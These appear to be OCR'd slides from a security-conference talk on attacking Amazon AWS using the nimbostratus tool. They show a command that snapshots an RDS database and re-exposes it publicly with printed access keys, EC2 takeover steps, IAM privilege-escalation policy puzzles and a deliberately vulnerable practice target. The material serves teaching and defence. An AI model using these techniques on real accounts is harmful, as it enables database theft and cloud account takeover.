RDS-MySQL

```
andres@laptop:~/nimbostratus/$ ./nimbostratus -v snapshot-rds
                               --access-key AKIAJSL6ZPLEGE6QKD2Q
                               --secret-key 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
                               --password foolmeonce --rds-name nimbostratus
                               --region ap-southeast-1
Starting snapshot-rds
Waiting for snapshot to complete in AWS... (this takes at least 5m)
Waiting...
Waiting for restore process in AWS... (this takes at least 5m)
Waiting...
Creating a DB security group which allows connections from any location and applying it to
the newly created RDS instance. Anyone can connect to this MySQL instance at:
    - Host: restored-sjnrpnubt.cuwm5qpy.ap-southeast-1.rds.amazonaws.com
    - Port: 3306

    Using root:
        mysql -u root -pfoolmeonce -h restored-sjnrpnubt...rds.amazonaws.com
```


Gaining access to EC2 servers




Gaining access to EC2 servers - ec2:*



Gaining access to EC2 servers - ec2:*




Gaining access to EC2 servers - ec2:*




2. Spawn new EC2 instance using new key pair and same AMI, user-data, etc.

Gaining access to EC2 servers - ec2:*



Gaining access to EC2 servers - ec2:*



IAM: Identity and Access Management

AWS's security core

TagCube

black hat

IAM: Identity and Access Management

- As an Amazon AWS architect/developer **you use IAM to manage**:
  - Users and groups
  - Roles
  - Permissions
  - Access keys *(user API keys)*
- IAM's most common use case is to grant access to AWS services: *"John can read and write to all S3 buckets"*
- IAM is also used to restrict access to IAM
- **iam:*** is AWS root

Example IAM policies

Read only to various AWS services

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "autoscaling:Describe*",
        "ec2:Describe*",
        "elasticache:Describe*",
        "elasticloadbalancing:Describe*",
        "rds:Describe*",
        "rds:ListTagsForResource",
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
```

All EC2 access

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": "ec2:*",
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
```

Gain AWS root access

Which IAM policy would allow an attacker to gain AWS root?

```
{
  "Statement": [{
    "Sid": "Stmt1383555181147",
    "Action": "sns:*",
    "Effect": "Allow",
    "Resource": "*"},

   {"Sid": "Stmt1383555193395",
    "Action": ["s3:*","*"],
    "Effect": "Allow",
    "Resource": "*"},
]}
```

```
{
  "Statement": [{
    "Sid": "Stmt1383555181147",
    "NotAction": "*",
    "Effect": "Allow",
    "Resource": "*"},

   {"Sid": "Stmt1383555193395",
    "Action": ["iam:PutUserPolicy"],
    "Effect": "Allow",
    "Resource": "*"},
]}
```

Source: Intrusion detection in cloud re:Invent 2013

Gain AWS root access

Where's the bug in this IAM profile?


```
{
  "Statement": [{
    "Sid": "Stmt1383555181147",
    "Action": "ec2:*",
    "Effect": "Allow",
    "Resource": "*"},

   {"Sid": "Stmt1383555193395",
    "Action": ["s3:*", "iam:PassRole"],
    "Effect": "Allow",
    "Resource": "*"},
]}
```

Source: Intrusion detection in cloud re:Invent 2013


Do it yourself!

DIY: nimbostratus(-target)

http://bit.ly/nimbostratus



DIY: nimbostratus(-target)



```
andres@laptop:~/nimbostratus-target$ fab deploy

Launching Django frontend instance
Creating keypair: django_frontend_nimbostratus
Removing IAM instance profile "django_frontend_nimbostratus"
Waiting for role django_frontend_nimbostratus to be available...
Waiting for instance to start...
Checking if instance was correctly configured (this usually takes 5min)
Instance did not boot yet...
Successfully started django_frontend_nimbostratus
You can connect to it via SSH and HTTP:
    http://ec2-122-...compute.amazonaws.com/
    http://ec2-122-...compute.amazonaws.com/?url=http://httpbin.org/user-agent

    ssh -i django_frontend_nimbostratus.pem ubuntu@ec2-122-...compute.amazonaws.com

Spawning a new RDS instance, this takes at least 10min!
Waiting...
Waiting...
Successfully started RDS instance.
```

Conclusions

- Developers are building apps on the cloud
    - We should all learn more about this technology!
    - AWS has a **free-tier** which you can use to learn. No excuses!
    - Embrace change, embrace the future
- Most vulnerabilities and mis-configurations exploited today have fixes and/or workarounds, read the docs!
- Check out my BlackHat slides and paper for more information

Thanks!

andres@tagcube.io

@w3af